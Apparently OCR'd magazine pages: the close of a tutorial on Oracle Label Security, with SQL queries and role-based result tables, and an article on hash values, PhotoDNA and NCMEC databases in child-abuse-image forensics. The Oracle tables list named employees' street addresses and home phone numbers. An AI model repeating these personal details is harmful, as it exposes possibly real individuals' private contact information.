
```
1 rows inserted.
1 rows inserted.
1 rows inserted.
1 rows inserted.
1 rows inserted.
```

Utilizing a limited number of attributes in a select statement, verifies that the records loaded correctly, and have been applied with the proper security levels.

Logging in as SYSTEM

**Listing 4.** *Select on Employee_OLS TABLE*

```
SELECT EMP_ID                                   AS “ID”,
       EMP_FIRST_NAME
       || ‘ ’
       ||  EMP_LAST_NAME                           AS “Employee’s Name”,
       EMP_STREET                               AS “Street”,
       EMP_CITY                                 AS “City”,
       EMP_STATE                                AS “State”,
       EMP_ZIP                                  AS “Zip Code”,
       EMP_PHONE                                AS “Home Phone”,
       OLS_SEC
  FROM EMPLOYEE_OLS;
```




```
ID    Employee's Name         Street                       City            State Zip Code   Home Phone      OLS_SEC
----- ----------------------- ---------------------------- --------------- ----- ---------- --------------- --------
E101  Don Choen               2702 Galeshead Drive         Baltimore       MD    21229      4105661868      510
E102  Chris Doyle             9974 Foxborough Circle       Laurel          MD    20707      2026100933      410
E109  Ben Laroche             2001 Tiffany Terrace         Baltimore       MD    21222      4102880052      310
E105  Tom Muther              P O BOX 1706                 Columbia        MD    21046      4109978396      210
E106  Dan Calow               1070 Westfield Drive         Millersville    MD    21108      4103021345      210
E103  Jennifer Ryland         2 Alva Court                 Ellicott City   MD    21043      4107508056      210
E110  Rome Defalco            11961 CASTLE PINES LN        Columbia        MD    21045      4109929774      110

 7 rows selected
```

**Figure 1.** *Verifying records loaded correctly*

## EMPLOYEE’S TESTS ON EMPLOYEE_OLS TABLE

**Listing 5.** *Chief Pilot Test (Don):*

```
SELECT EMP_ID                                   AS “ID”,
       EMP_FIRST_NAME
       || ‘ ’
       ||  EMP_LAST_NAME                           AS “Employee’s Name”,
       EMP_STREET                               AS “Street”,
       EMP_CITY                                 AS “City”,
       EMP_STATE                                AS “State”,
       EMP_ZIP                                  AS “Zip Code”,
       EMP_PHONE                                AS “Home Phone”,
       OLS_SEC
  FROM EMPLOYEE_OLS;
```




```
ID    Employee's Name         Street                      City           State Zip Code   Home Phone      OLS_SEC
----- ----------------------- --------------------------- -------------- ----- ---------- --------------- --------
E101  Don Choen               2702 Galeshead Drive        Baltimore      MD    21229      4105661868      510
E102  Chris Doyle             9974 Foxborough Circle      Laurel         MD    20707      2026100933      410
E109  Ben Laroche             2001 Tiffany Terrace        Baltimore      MD    21222      4102880052      310
E105  Tom Muther              P O BOX 1706                Columbia       MD    21046      4109978396      210
E106  Dan Calow               1070 Westfield Drive        Millersville   MD    21108      4103021345      210
E103  Jennifer Ryland         2 Alva Court                Ellicott City  MD    21043      4107508056      210
E110  Rome Defalco            11961 CASTLE PINES LN       Columbia       MD    21045      4109929774      110

 7 rows selected
```

**Figure 2.** *Chief Pilot Test (Don)*

Here, due to the fact that the chief pilot has been granted the highest security level in the table, he has select access to every record.

**Listing 6.** *Assistant Chief Pilot Test (Chris):*

```
SELECT EMP_ID                               AS “ID”,
       EMP_FIRST_NAME
       || ‘ ‘
       ||  EMP_LAST_NAME                      AS “Employee’s Name”,
       EMP_STREET                           AS “Street”,
       EMP_CITY                             AS “City”,
       EMP_STATE                            AS “State”,
       EMP_ZIP                              AS “Zip Code”,
       EMP_PHONE                            AS “Home Phone”,
       OLS_SEC
  FROM EMPLOYEE_OLS;
```




```
ID    Employee's Name         Street                      City           State Zip Code   Home Phone      OLS_SEC
----- ----------------------- --------------------------- -------------- ----- ---------- --------------- --------
E102  Chris Doyle             9974 Foxborough Circle      Laurel         MD    20707      2026100933      410
E109  Ben Laroche             2001 Tiffany Terrace        Baltimore      MD    21222      4102880052      310
E105  Tom Muther              P O BOX 1706                Columbia       MD    21046      4109978396      210
E106  Dan Calow               1070 Westfield Drive        Millersville   MD    21108      4103021345      210
E103  Jennifer Ryland         2 Alva Court                Ellicott City  MD    21043      4107508056      210
E110  Rome Defalco            11961 CASTLE PINES LN       Columbia       MD    21045      4109929774      110

 6 rows selected
```

**Figure 3.** *Assistant Chief Pilot Test (Chris)*

Here, the assistant chief pilot can see his records, the dispatcher’s record, the flight instructor’s records, and the line boy’s record. However, the chief pilot’s record is discreetly not viewable.

**Listing 7.** *Instructor Test (Jennifer):*

```
SELECT EMP_ID                               AS “ID”,
       EMP_FIRST_NAME
       || ‘ ‘
       ||  EMP_LAST_NAME                      AS “Employee’s Name”,
       EMP_STREET                           AS “Street”,
       EMP_CITY                             AS “City”,
       EMP_STATE                            AS “State”,
       EMP_ZIP                              AS “Zip Code”,
       EMP_PHONE                            AS “Home Phone”,
       OLS_SEC
  FROM EMPLOYEE_OLS;
```




```
Task completed in 0 seconds

ID    Employee's Name         Street                       City            State Zip Code   Home Phone      OLS_SEC
----- ----------------------- ---------------------------- --------------- ----- ---------- --------------- --------
E105  Tom Muther              P O BOX 1706                 Columbia        MD    21046      4109978396      210
E106  Dan Calow               1070 Westfield Drive         Millersville    MD    21108      4103021345      210
E103  Jennifer Ryland         2 Alva Court                 Ellicott City   MD    21043      4107508056      210
E110  Rome Defalco            11961 CASTLE PINES LN        Columbia        MD    21045      4109929774      110
```

**Figure 4.** *Instructor Test (Jennifer)*

Here, Jennifer being an instructor pilot has select access to her record, the other instructor pilot's records, and the line boy's record.

**Listing 8.** *Line Boy Test (Rome):*

```
SELECT EMP_ID                                  AS “ID”,
       EMP_FIRST_NAME
       || ‘ ‘
       ||  EMP_LAST_NAME                         AS “Employee’s Name”,
       EMP_STREET                              AS “Street”,
       EMP_CITY                                AS “City”,
       EMP_STATE                               AS “State”,
       EMP_ZIP                                 AS “Zip Code”,
       EMP_PHONE                               AS “Home Phone”,
       OLS_SEC
  FROM EMPLOYEE_OLS;
```



```
Task completed in 0.004 seconds

ID    Employee's Name         Street                       City            State Zip Code   Home Phone      OLS_SEC
----- ----------------------- ---------------------------- --------------- ----- ---------- --------------- --------
E110  Rome Defalco            11961 CASTLE PINES LN        Columbia        MD    21045      4109929774      110
```

**Figure 5.** *Line Boy Test (Rome)*

Here, the Line boy Rome is only capable of viewing his own record.

## IN SUMMARY

Within the 21st century, we have witnessed a tectonic shift in how personal privacy, wealth, and trust are violated. Cyber criminals have infiltrated all aspects of society's newest infrastructure: the information technology grid. This paradigm of cybernetic treachery has ceased to be relegated to a mere future concern. Rather, it resonates in present day informational chords, which rhythmically – *hopefully uninterruptedly* – vibrate melodically, producing the digital harmonics of our increasingly technology driven lives. Although any discords sounded from the misplaying of these informational notes produce a disharmony in our lives, assuredly it is the unwanted plucking of our repository chords – *our databases* – which produce the gravest dissonance, and the gravest consequence.

Although a DBA is answerable from database design, through systems management tasks, it is within the realm of database security that the most fiduciary responsibilities lie. To facilitate this responsibility, Oracle has provided a multiuser, multi-granular security protocol which answers today's security needs, and has a watchful eye towards tomorrow's security threats. This protocol is OLS. Oracle, through an evolutionary process, admittedly by standing on the shoulders of giants, has produced the premier security application for databases which is currently available. With Oracle's legendary robustness, coupled with OLS's selectivity of access controls, combined with a transparency to users, augmented with OPM's GUI utility, OLS brings a standard of database security features that represents a *tour de force*, which is unrivaled within our *proto*-digital database discipline.

## TECHNICAL TERMS

- Bell-LaPadule: Their seminal work secure computer systems: mathematical foundations investigated solutions to security computer systems reflected in a mathematical model. Their research bridges the gap between "general systems theory and practical problem-solving" (Bell, & LaPadula, 1973).
- Oracle's Virtual Private Database: Oracle virtual private database provides the DBA with the ability to create security policies that are granular at the row and column level. Essentially it alters a select statement with a where clause when issued against a protected table. (Oracle® Database Security Guide 11g Release 1 (11.1), 2012).
- Data Compartmentalization: Data Compartmentalization consists of classifying data elements, whose access is then controlled based on a parallel classification structure for users (ExpertGlossary, 2012).
- Project Oracle: Although founded in August 1977 by Larry Ellison, Bob Miner, Ed Oates and Bruce Scott, Oracle was originally named after "Project Oracle". This was a covert project they were working on for one of their customers, the C.I.A., and the firm that developed Oracle was christened Systems Development Labs, or SDL (Burleson Consulting, 2012).
- Oracle Policy Manager: Oracle Policy Manager is essentially an extension of Oracle Enterprise Manager. It provides a representative screenshot that displays the Oracle policy manager's interface and current security level settings (Oracle® Label Security Administrator's Guide 10g Release 1 (10.2), 2006).
- Default Policy Options: Default policy options are enforced after the policy is applied. This can be done utilizing OPM or the command line statement SA_SYSDBA.CREATE_POLICY (Oracle® Label Security Administrator's Guide 11g Release 1 (11.1), 2007).
- Data Compartmentalization: Data compartmentalization is the process of "dividing data into isolated blocks for the purpose of reducing risk" (ExpertGlossary, 2012).
- Mandatory Access Control: Mandatory access control is based on the security paradigm of dominance, and is accomplished through the use of security labels (IBM, 2012).

## REFERENCES

- Alapati, S.R. (2009). Expert Oracle database 11g administration. New York, NY: Apress.
- Balon, N., & Thabet, I. (2004) Biba Integrity Model. Retrieved from *http://nathanbalon.net/projects/cis576/Biba_Security.pdf*
- Bell, D.E., & LaPadula, L.J. (1973). Secure computer systems: Mathematical foundations. Retrieved from *http://www.albany.edu/acc/courses/ia/classics/belllapadula1.pdf*
- Burleson Consulting. (2012). The history of Oracle. Retrieved from *http://www.dba-oracle.com/t_history_oracle.htm*
- Crues-Ausanks, R. (2006). Methods for access control: Advances and limitations. Retrieved from *http://www.cs.hmc.edu/~mike/public_html/courses/security/s06/projects/ryan.pdf*
- Czuprynski, J. (2003). Oracle label security, part one: Overview. Retrieved from *http://www.databasejournal.com/features/oracle/article.php/3065431/Oracle-Label-Security-Part-1-Overview.htm*
- Database Journal. (2012). Oracle label security, part two: Implementation. Retrieved from *http://www.databasejournal.com/features/oracle/article.php/10893_3077761_2/Oracle-Label-Security-Part-2-Implementation.htm*
- ExpertGlossary. (2012). Compartmentalization. Retrieved from *http://www.expertglossary.com/definition/compartmentalization*
- Goodrich, M.T., & Tamassia, R. (2011). Introduction to computer security. Boston, MA: Addison-Wesley.
- Haug, F.S., & Rahimi, S.K. (2010). Distributed database management systems: A practical approach. Hoboken, NJ: John Wiley & Sons, Inc.
- IBM. (2012). Mandatory access control. Retrieved from *http://publib.boulder.ibm.com/infocenter/zos/v1r11/index.jsp?topic=/com.ibm.zos.r11.e0ze100/mac.htm*
- Ingram, A., & Shaul, J. (2007). Practical Oracle security. Amsterdam, Netherlands: Elsevier.
- Oracle. (2007). Oracle Label Security for privacy and compliance. Retrieved from *http://www.oracle.com/technetwork/database/security/twp-security-db-label-privacy-11gr1-131787.pdf*
- Oracle. (2008). Oracle Label Security Best Practices: An Oracle white paper. Retrieved from *http://www.oracle.com/technetwork/database/security/twp-security-db-label-best-practice-134426.pdf*
- Oracle-Base. (2009). Oracle label security (OLS). Retrieved from *http://www.oracle-base.com/articles/9i/oracle-label-security-9i.php*
- Oracle® Database Security Guide 11g Release 1 (11.1). (2012). 7 Using Oracle virtual private database to control data access. Retrieved from *http://docs.oracle.com/cd/B28359_01/network.111/b28531/vpd.htm*
- Oracle Data Sheet. (2009). Oracle label security. Retrieved from *http://www.oracle.com/technetwork/database/focus-areas/security/ds-security-label-security-11gr2-134491.pdf*
- Oracle® Label Security Administrator's Guide 11g Release 1 (11.1). (2007). 7 Creating an Oracle label security policy. Retrieved from *http://docs.oracle.com/cd/B28359_01/network.111/b28529/creatpol.htm*
- Oracle Label Security Administrator's Guide Release 2 (9.2). (2002). Implementing policy options and labeling functions. Retrieved from *http://docs.oracle.com/cd/B10501_01/network.920/a96578/enforce.htm#1012845*
- Oracle® Label Security Administrator's Guide 11g Release 1 (11.1). (2007). 8 Administrating user labels and privileges. Retrieved from *http://docs.oracle.com/cd/B28359_01/network.111/b28529/admpriv.htm*
- Oracle® Label Security Administrator's Guide 10g Release 1 (10.1). (2003). Implementing policy enforcement options and labeling functions. Retrieved from *http://docs.oracle.com/cd/B14117_01/network.101/b10774/enforce.htm#1010555*
- Oracle® Label Security Administrator's Guide 10g Release 1 (10.2). (2006). 6.3.2 Oracle policy manager. Retrieved from *http://docs.oracle.com/cd/B19306_01/network.102/b14267/creatpol.htm#i1009676*
- Pfleeger, C.P., & Pfleeger, S.L. (2007). Security in computing (4th ed.) Upper Saddle River, NJ: Prentice Hall.
- Racle Faq's. (2012). Oracle database security FAQ. Retrieved from *http://www.orafaq.com/wiki/Oracle_database_Security_FAQ*
- The Phrase Finder. (2012). Standing on the shoulders of giants. Retrieved from *http://www.phrases.org.uk/meanings/268025.html*

## ABOUT THE AUTHOR

*I have been a microcomputer consulting professional since 1983. I formed my consulting firm MicroTraining in 1985. Here, I designed RDBMSs and their associated programs. I have instructed at the collegiate level for over a decade, and within the business community spanning over a quarter of a century. I provide both strategic counsel and technical support in microcomputer software, hardware configurations and their installations and maintenance. I have a M.S. degree in Database Systems from University of Maryland University College (UMUC). Currently, I am a M.B.A. candidate at UMUC.*

# COMPUTER FORENSICS: IMAGES AND INTEGRITY

**by Frederick S. Lane**

There are few concepts more important to the field of computer forensics than cryptographic hash values. Understanding what they are, how they are calculated, and how they are used by law enforcement is a critical part of effectively defending a criminal case that involves digital evidence. Hash values can be powerful evidence, but increasingly, serious questions are being raised about their use in child pornography investigations.

**What you will learn:**

- What hash values are, and how they are calculated
- The role of hash values in computer forensics
- The growing use of hash values to flag online files
- The role of hash values in peer-to-peer investigations

**What you should know:**

- General investigative procedures for child pornography crimes
- The basics of Internet communication tools and file transmission
- The basics of defending a child pornography case

The field of computer forensics, and increasingly, the battle against child pornography, relies on a type of mathematical formula known as a *cryptographic hash function*.

A *hash function* is an algorithm (a mathematical calculation) that is used to take data and convert it to data of a shorter, fixed length. The output of a hash function is referred to as a *hash value*, a *hash sum*, or typically, simply a *hash*. One of the primary advantages of processing data through a hash function is that searching and sorting a table of hash values that point to specific entries in a data set is typically much faster than searching or sorting the original data set itself.

A *cryptographic hash function* is a more sophisticated algorithm, one that is designed to meet the following four criteria:

- It is relatively easy to generate a hash value using a given data set;
- It is extremely difficult to derive the original data set from a particular hash value;
- It is extremely difficult to change the original data set without changing the resulting hash value; and
- It is extremely unlikely that two or more data sets will produce the same hash value.

In the context of computer forensics, a cryptographic hash value serves two main purposes: 1) as a highly-reliable means of demonstrating that two or more pieces of electronic data (files, folders, hard drives, *etc.*) are identical; and 2) as means of quickly searching large quantities of files for items of potential interest. Both of those purposes will be discussed in more detail below.

With one exception discussed later, cryptographic hash functions are publicly available and can be implemented by anyone. This makes it possible for computer forensic examiners to cross-check each other's work, since a given file should produce the same hash value when processed through the same cryptographic hash function.

Although the specific mathematical processes underlying each type of algorithm are different, the general operation is the same. A cryptographic hash function breaks a file into manageable blocks and performs a complicated mathematical operation on each block. Once all of the segments of the file, folder, or hard drive have been processed through the hash function, a hash value is produced that consists of a string of hexadecimal values. For instance, the SHA-1 hash value of a text file containing the word "dog" is:

```
e49512524f47b4138d850c9d9d85972927281da0
```

By contrast, the hash value for a text file containing my name ("Frederick Lane") is:

```
c0233e5407ac935144b623f3790e666e10c096ce
```

The length of the original text file or the size of an image does not matter. The SHA-1 cryptographic hash function produces the same length hash value regardless of whether the file in question is a single word ("dog") or *War and Peace*. However, if a single character of the file is changed, then the hash value will change. For instance, the SHA-1 hash value of the word "cog" is:

```
d3da816674b638d05caa672f60f381ff504e578c
```

One important thing to note about cryptographic hash functions is that they only operate on the *contents* of a computer file, not the name. Thus, assuming that the contents of a child pornography photo have not been changed, the photo will produce the same hash value regardless of what the photo is actually named. As we'll see, this is one of the key tools used by law enforcement to detect child pornography on peer-to-peer networks and in the cloud.

## LEADING TYPES OF CRYPTOGRAPHIC HASH FUNCTIONS

There are a couple of dozen different cryptographic hash functions, each with its own mathematical strengths and weaknesses. The most commonly-used functions, however, and the ones most likely to show up in law enforcement forensics reports are *SHA-1* and *MD5*. In addition to those purely mathematical hash functions, Microsoft has developed and deployed a new type of hash known as *PhotoDNA* which has attracted the attention of leading social networks like Facebook and Twitter.

### SHA-1

*SHA-1* is a cryptographic hash function developed in 1995 by the U.S. National Institute of Standards and Technology (NIST). It is in the process of being superseded by more sophisticated versions known as *SHA-2* and *SHA-3*.

The SHA-1 cryptographic hash function is used by the *Gnutella* network, a peer-to-peer (P2P) network used for distributing files to software clients like *Limewire*, *Shareaza*, and *Frostwire*. P2P networks are discussed in more detail below.

The hash values produced by the SHA-1 cryptographic hash function are 40 characters long.

### MD4/MD5

The *MD4* cryptographic hash function was developed in 1990 by Professor Ronald Rivest, a cryptographer and computer scientist at the Massachusetts Institute of Technology. He released an updated version of the algorithm in 1991, called *MD5*. The acronym stands for "Message Digest," another way of describing the hash value that is produced by the algorithm.

The MD4 function is used by the P2P network *eDonkey*, one of the leading competitors to the Gnutella network. Popular client software for the eDonkey network includes *eDonkey2000*, *eMule*, and *Shareaza.*

The hash values produced by MD4 and MD5 are 32-character hexadecimal strings. The MD4 hash of the word “dog” is:

```
7aad02b0f13f7827362b6c98e8873b4d
```

while the MD4 hash of the word “cog” is:

```
d1b1e5be1ab194373038d8562e5dd393
```

### PHOTODNA

In 2009, computer software giant Microsoft collaborated with computer scientists at Dartmouth College to develop hashing software known as *PhotoDNA*. Unlike traditional cryptographic hash functions, which are designed to work on any type of electronic data, PhotoDNA is specifically designed to hash digital images.

According to a poster released by Microsoft, PhotoDNA works as follows:

- An image (preferably one of a known victim of sexual assault) is converted to black-and-white;
- The file is then resized to a standard dimension and divided into a grid of multiple blocks;
- Within each block, the PhotoDNA calculates a histogram of intensity gradients, or edges (essentially, the software creates a bar chart for each block that shows the distribution of light and dark pixels within that block);
- Using a proprietary process, PhotoDNA creates a hash value for the photo based on the cumulative histogram information.

There is a variety of information about PhotoDNA available from Microsoft in its PhotoDNA pressroom: *http://www.microsoft.com/en-us/news/presskits/photodna/*.

Microsoft claims that this approach to hashing is superior to other types of hash functions, in that it enables investigators to find images that have been resized or altered, but are still similar to each other. Other types of cryptographic hash functions can only identify files or images that are exactly identical to each other in size and content.

Since its introduction, PhotoDNA has been adopted and implemented by a variety of social media networks, including Facebook and Twitter. As we’ll see in more detail below, these companies compute hash values for content that is uploaded to their sites, and then compare those hash values against a list of values for known child pornography. When a match occurs, federal authorities are notified.

Microsoft has also donated the PhotoDNA software to the National Center for Missing and Exploited Children (NCMEC), which also maintains an extensive database of cryptographic hash values of child pornography images depicting known sexual assault victims.

## THE ROLE OF HASH VALUES IN COMPUTER FORENSICS

It is fair to say that without cryptographic hash functions, the investigation of cybercrimes (and in particular, child pornography) would essentially be impossible. Given the vast quantities of files on the Internet and the speed with which they can be distributed, some level of automation is required in order to examine even a fraction of the potentially illegal images and videos. More importantly, hash values play a critical role in ensuring that digital investigations conducted by law enforcement are conducted properly and that the results of those investigations can be reproduced.

### RELIABILITY OF LAW ENFORCEMENT DIGITAL INVESTIGATIONS

### FIELD PREVIEWS

When law enforcement officers seize electronic evidence from a child pornography suspect pursuant to a search warrant, the first thing they typically do is conduct a preliminary field examination to determine whether the primary evidence – usually a desktop or laptop computer – contains possible contraband images.

A common scenario arises when a search warrant is issued that authorizes law enforcement officers to seize:

*Any computer, computer system and related peripherals, tapes, cassettes, cartridges, streaming tape, commercial software and hardware, computer disks, disk drives, monitors, computer printers, modems, tape drives, disk application programs, data disks, system disk operating systems, magnetic media floppy disks, hardware and software operating manuals, tape systems and hard drive and other computer-related operation equipment1 cellular phones, digital cameras, video cameras, scanners, computer photographs, graphic interchange formats and/or photographs, undeveloped photographic film, slides, and. other visual depictions of such Graphic Interchange formats (including, but not limited to, JPG, GIF, TIF, AVI, and MPEO), and any electronic data storage devices including, but not limited to, hardware, software, diskettes, backup tapes, CD-ROM's, DVD's, flash memory devices, and other storage mediums; any input/output peripheral devices, including but not limited to passwords, data security devices and related documentation, and any hardware/software manuals related to or used to visually depict child pornography or child erotica; contain information pertaining to the interest in child pornography; and/or distribute, receive, or possess child pornography, and child erotica or information pertaining to an interest in child pornography, child erotica or information pertaining to an interest in child pornography or child erotica;*

(Law enforcement affidavits actually offer a good overview of the history of digital technology.)

When police enter a home during a child pornography investigation, a particular user is generally the target. If he (or rarely, she) has a spouse or children, forensic investigators will conduct a field preview of their devices to make sure that no child pornography is present.

As a general rule, field previews do not involve the use of hash values, since the process of hashing image files or videos found on a suspect's computer is too time-consuming. Instead, those previews typically involve key word searches for suspect file names and/or a quick visual review of the photos and videos on the computer. There are a number of different software products that have been developed that allow law enforcement officers to conduct a preliminary evaluation of evidence in a relatively short time.

If nothing pops up, the device in question probably won't be seized.

## MIRROR IMAGES

For more thorough investigations into possible possession, receipt, distribution, and/or production of child pornography, it is typically necessary for law enforcement to take digital evidence back to a forensics lab. This is where hash values play a central role as a check on the handling of digital evidence.

The receipt of electronic evidence into a law enforcement computer forensics lab is known as *acquisition*, and the process should be documented in an *acquisition report*. The technician processing the evidence will assign each device with an evidence number, list the device's serial number, and where necessary, remove internal components that are evidence objects in their own right (for instance, extracting hard drives from a desktop computer, or a memory card from a digital camera). Once the list of evidence items has been compiled, the technician will then typically photograph each item and the item's serial number label/plate.

If a device is capable of storing electronic data, the technician will calculate an *acquisition hash* prior to conducting any investigation. The device in question is attached to the technician's computer using write-blocking technology (which prevents the technician's computer from making any changes in the device). A forensics software program then reads the electronic evidence and typically calculates both a SHA-1 and MD5 hash for the entire device (every sector on a hard drive, for instance, or on a USB stick).

Before doing any investigation on an evidentiary device, the technician uses his or her forensic software to make a *mirror image* of the device in question. A mirror image is an exact copy of every sector on the device, from beginning to end. To verify that the original and copy are the same, the technician will calculate SHA-1 and MD5 hashes for the copy and compare them to the original. If they match, the technician (and defense counsel) can be confident that the two are identical down to the last sector.

Once the mirror image has been successfully made, the original evidence device is logged and stored in a secure place. Increasingly, law enforcement agencies are storing their mirror images of electronic evidence on secure networks that allow state-wide or jurisdiction-wide access to case evidence.

Unlike paper copies, the use of SHA-1 and MD5 hashes makes it possible to create multiple iterations of an evidence device without any loss of integrity, even when copying from a copy. As long as the hash values of the latest mirror image match the original acquisition hash, the contents can assumed to be identical.

## USING HASH VALUES TO FILTER AND FIND FILES

The second chief use of hash values in the computer forensics lab is to speed up the evaluation of electronic evidence and to narrow down the potential grounds for prosecution.

### THE KNOWN FILE FILTER

One of the most widely-used computer forensic software suites, *Forensic Tool Kit (FTK)*, offers investigators a utility called the *Known File Filter*, or *KFF*. The KFF consists of a large database of hash values for both "good" and "bad" files.

"Good" files generally consist of those belonging to widely-used and commercially available software programs, like Microsoft Word, Google Chrome, *etc.*

"Bad" files, on the other hand, are files that have been linked to one or more types of criminal activity, such as malware (viruses, Trojan horses, worms, *etc.*) or child pornography.

Once a mirror image has been acquired and verified as a true copy of the original, a computer forensics examiner can compile the hash values of every file in an evidence object. Those hash values then can be compared against the KFF, which will eliminate "good" files from further evaluation and highlight "bad" files for additional investigation.

The KFF utility relies on a now-possibly defunct database called *Hashkeeper*, which consists of hash values compiled and submitted by law enforcement officers around the country. There is a competing database known as the *National Software Reference Library*, which is maintained by the National Institute of Technology and Standards.

### NATIONAL CENTER FOR MISSING AND EXPLOITED CHILDREN DATABASE

The *National Center for Missing and Exploited Children (NCMEC)* was established by Congress in 1984. It is a private, non-profit organization that among other things, is charged with serving as a clearinghouse of information to raise public awareness about and combat child pornography.

As part of that effort, NCMEC maintains a database of SHA-1 hash values of images and videos of "known child pornography." The phrase "known child pornography" means that the image or video in question has been linked, typically through a criminal prosecution, to a known, identifiable victim of sexual abuse. The database is part of NCMEC's Child Victim Identification Program, a 2002 initiative launched to aid law enforcement and to assist in the identification and rescue of previously-unknown child victims.

When law enforcement officers discover possible child pornography, either as a result of a KFF notification or visual observation, they calculate both a SHA-1 and MD5 hash value for that file. The SHA-1 hash values are cross-checked against the NCMEC database to determine if the image depicts a known victim.

In *Ashcroft v. Free Speech Coalition*, 535 U.S. 234 (2002), the U.S. Supreme Court struck down two provisions of the Child Pornography Prevention Act of 1996, one that prohibited so-called "virtual child pornography," and one that prohibited any sexual image being marketed in such a way as to give the impression that a minor was depicted engaging in sexually explicit conduct.

As a result, prosecutors prefer to base their charging documents on images that depict known victims, based on matches between seized images and the NCMEC database. Doing so eliminates any argument that the image in question is computer-generated, or is a morphed image of a child's head on a nude adult body.

If there is no match, then prosecutors will typically choose one or more of the most egregious examples found on the defendant's device, where there is little or no question that the image depicts a minor engaged in sexually explicit activity.

## THE GROWING USE OF HASH FLAGS

Increasingly, file uploads and transmissions by computer users are being automatically checked against the growing national (and international) databases of known child pornography files. An increasing number of prosecutions arise out of this type of CP detection.

In the Child Protection and Sexual Predator Act of 1998, Congress imposed a requirement on *Internet Service Providers* (*ISPs*) to report the presence of possible child pornography to NCMEC. Any ISP that failed to do so could be fined. However, the statute, then codified at 42 U.S.C. § 13032 (since repealed), did not impose an affirmative duty to scan for possible contraband.

In the summer 2008, following an eight-month online child pornography investigation by then-NY Attorney General Andrew Cuomo, Internet service providers like America Online, Netzero, Verizon, Time Warner, and Sprint agreed to voluntarily block access to contraband materials. The ISPs agreed to block access to newsgroups and Web sites trafficking in child pornography, and to use the NCMEC hash database to scan uploaded content.

That same year, Congress adopted the SAFE Act, which repealed 42 U.S.C. § 13032 and replaced it with 18 U.S.C. § 2258A. While the new law also did not impose an affirmative duty to scan content, it did impose an obligation to not only notify NCMEC but also to turn over subscriber information to law enforcement without the issuance of a warrant. This approach required a substantial revision to the Electronic Communication Privacy Act, 18 U.S.C. § 2702, which previous prohibited such disclosures of subscriber or user information.

The language of § 2258A also encompasses *online service providers* like Facebook, Twitter, Instagram, Google, Microsoft Bing, *etc.*, as well as even new *cloud storage* services like Dropbox, Box, iCloud, Mozy, and SugarSync.

